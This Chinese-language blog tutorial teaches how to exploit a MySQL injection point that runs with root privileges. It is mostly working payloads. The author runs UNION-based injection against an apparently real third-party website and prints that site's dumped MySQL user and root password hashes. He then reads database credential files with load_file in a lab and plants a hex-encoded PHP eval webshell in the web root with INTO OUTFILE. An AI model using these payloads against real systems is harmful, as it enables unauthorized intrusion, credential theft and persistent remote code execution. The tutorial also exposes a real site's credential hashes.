**Mysql root权限下的注入利用技巧( 一 )**

**0x01 前言须知**

**虽说是root权限,但这并不意味着,你就可以在目标系统中为所欲为,假如目标的root被降了权,或者你想写shell的目标网站目录都不可写,这时,即使你是root权限,能干的事儿也一样非常的有限,当我们在实战中遇到一个mysql root权限的注入点时,想干或者暂时能干的事情无非就下面这些,接下来,会针对每种方法做详细演示**

* **查出目标数据库root的密码然后尝试外连,前提是得目标允许root用户远程连才行 [grant允许]**
* **尝试读取目标网站目录中的各类敏感密码文件,搜集各种账号密码再配合别的漏洞进去**
* **尝试直接往目标网站目录中写webshell,如果当前数据库用户对目标网站目录不可写?[权限被控住了]**
* **udf 提权,如果目标的mysql服务是以一个系统伪用户权限起来的[通常都是这样],提权效果自然也就没了**

**0x02 首先,先说最简单的,查出目标数据库的root密码然后尝试外连,本地用于实例演示的root权限注入点如下**

**http://charade.futami.co.jp/topix/detail.php?tid=264**



**先确定是否真的存在注入,条件为真时页面返回正常**

**http://charade.futami.co.jp/topix/detail.php?tid=264 and 112=112 -- -**



**条件为假时页面返回异常,说明注入存在**

**http://charade.futami.co.jp/topix/detail.php?tid=264 and 112=1112 -- -**



**曝出当前表的字段总个数,这次我们就不用order by了, 因为有时候,可能order by 不太好使,大家可以用null来代替遍历,从下面我们发现,当字段个数为6时页面返回异常**

**http://charade.futami.co.jp/topix/detail.php?tid=264+UNION+ALL+SELECT+null,null,null,null,null,null --+-**




**当字段个数为5时,页面正常返回,此时,说明当前表的字段个数总共为5个,有了准确的字段个数,直接曝数据即可**

**http://charade.futami.co.jp/topix/detail.php?tid=264+UNION+ALL+SELECT+null,null,null,null,null --+-**




**知道了字段个数还不够,我们还需要知道准确的数据显示位,其实也很简单,逐个位的遍历就好了**

**http://charade.futami.co.jp/topix/detail.php?tid=-264+UNION+ALL+SELECT+null,'k','l',null,null --+-**





**搜集数据库信息,查权限,查版本[在前面我们已经说过,5.5.x和5.6.x的系统用户表的密码字段名是不一样的]**

**http://charade.futami.co.jp/topix/detail.php?tid=-264+UNION+ALL+SELECT+null,user(),version(),null,null --+-**



**我们发现当前数据库用户为root,版本是5.1.x 既然是root那就简单了,由于库名,表名,字段名都是已知的,直接查数据即可,很快我们就直接拿到了目标的root密码hash,很遗憾的是,目标的数据库端口并没有对外开放,而且hash暂时还没解出来,所以就不能连上去给大家看实际效果了,实在抱歉**

**http://charade.futami.co.jp/topix/detail.php?tid=-264+UNION+ALL+SELECT+null,concat\_ws(' | ',User,Password),'l',null,null from mysql.user limit 0,1 --+-**



**最终,等到数据库用户级密码hash如下:**


**piwik\_user \*A90E9645441C1748C7FC28054F71B40C81C7C3BA**

**root \*811B86916C32F73EBB956D1A1F32A5A0E801FC5B**

**0x03 直接查root密码的说完了,现在我们再来介绍第二种方法,读取目标网站的各类敏感配置文件,因为上面那个站,懒得去曝它网站的物理路径[关键大家真正理解就行,思路更重要],然后就寻思着,要不再找一个实例站点来演示,不过root权限的实在是不太好找,找了很久都没有找到针对性的站,所以读取文件,我们这里暂时就先用本地环境[pentestlab]来演示了,之前的那些流程我就不废话了,直接来看重点吧**

**在mysql中一般我们都会用load\_file来读取文件,注意,这里读取文件所继承的权限是数据库服务用户的权限,并非web用户的权限,因为你脚本的sql语句最终是在数据库中执行的,也就是说,如果数据库服务用户对你想读的文件所在的目录没有读权限,也一样是读不出来的,不过一般情况下都可以读出来,因为读一般都不会被控住,这里的文件路径,记得顺手hex下,主要是为了避免单引号引起sql语句出错,下面的hex数据对应的明文其实是’** **/var/www/classes/db.php’**

**192.168.1.132/cat.php?id=-1 +UNION+ALL+SELECT+1,load\_file(0x2f7661722f7777772f636c61737365732f64622e706870),3,4 -- -**



**这样就可以直接把目标的数据库账号密码给读出来了,当然啦,实战中,只要能读到账号密码的地方你都可以尝试去读,即使目标数据库不允许外连,也把这个账号密码先搜集过来再说**




**0x04 说完读,我们再来说写的问题,像这种情况一般都是在你已经拿到目标的网站物理路径[至于怎么曝出目标的物理路径,可以去我的博客里找找,里面有一篇里面详细提到了这个,话说回来,如果页面的错误处理非常的到位,基本是不可能曝出来的],而注入点恰巧又是root权限,这时你就可以直接尝试往目标的网站目录里面写webshell,但还是有个前提,你当前执行sql写的系统用户身份[一般都是web]对那个目录一定要有写权限才行,如果目录权限是root属主,root属组,目录是755这么一个权限,那也基本是写不进去的,从下面我们看到,典型的权限不够**

**http://192.168.1.132/cat.php?id=-1 +UNION+ALL+SELECT+1,0x3c3f70687020406576616c28245f504f53545b6b6c696f6e5d293f3e,3,4 into outfile '/var/www/webshell.php'-- -**



**当我们修改完权限以后,再来写,虽然警告了一下,不过无所谓,因为很明显已经写进去了**

**192.168.1.132/cat.php?id=-1 +UNION+ALL+SELECT+1,0x3c3f70687020406576616c28245f504f53545b6b6c696f6e5d293f3e,3,4 into outfile '/var/www/webshell.php'-- -**







**不信,我们可以去服务器上看看文件是不是存在,里面是不是有我们刚刚写进去的一句话**



**尝试访问shell,正常执行,altman也正常连上**





**最后,我们再回过头来仔细观察下这个webshell的权限,mysql属主,属组,这也正好印证了我之前所说的,因为你的sql语句最终是在数据库中执行的,所以,它映射的权限自然也是数据服务用户的权限,能不能做你想做的操作关键还要看这个用户在系统中所映射的权限到底有多大**



**0x05 至此,关于mysql root权限注入点的常规利用就到此为止了,后续会再继续说明一些其它的利用手法**

**更多内容,欢迎大家扫码关注 ‘apt攻防指南’**



**个人博客**

**https://klionsec.github.io/**

* **by klion**
* **2017.9.16**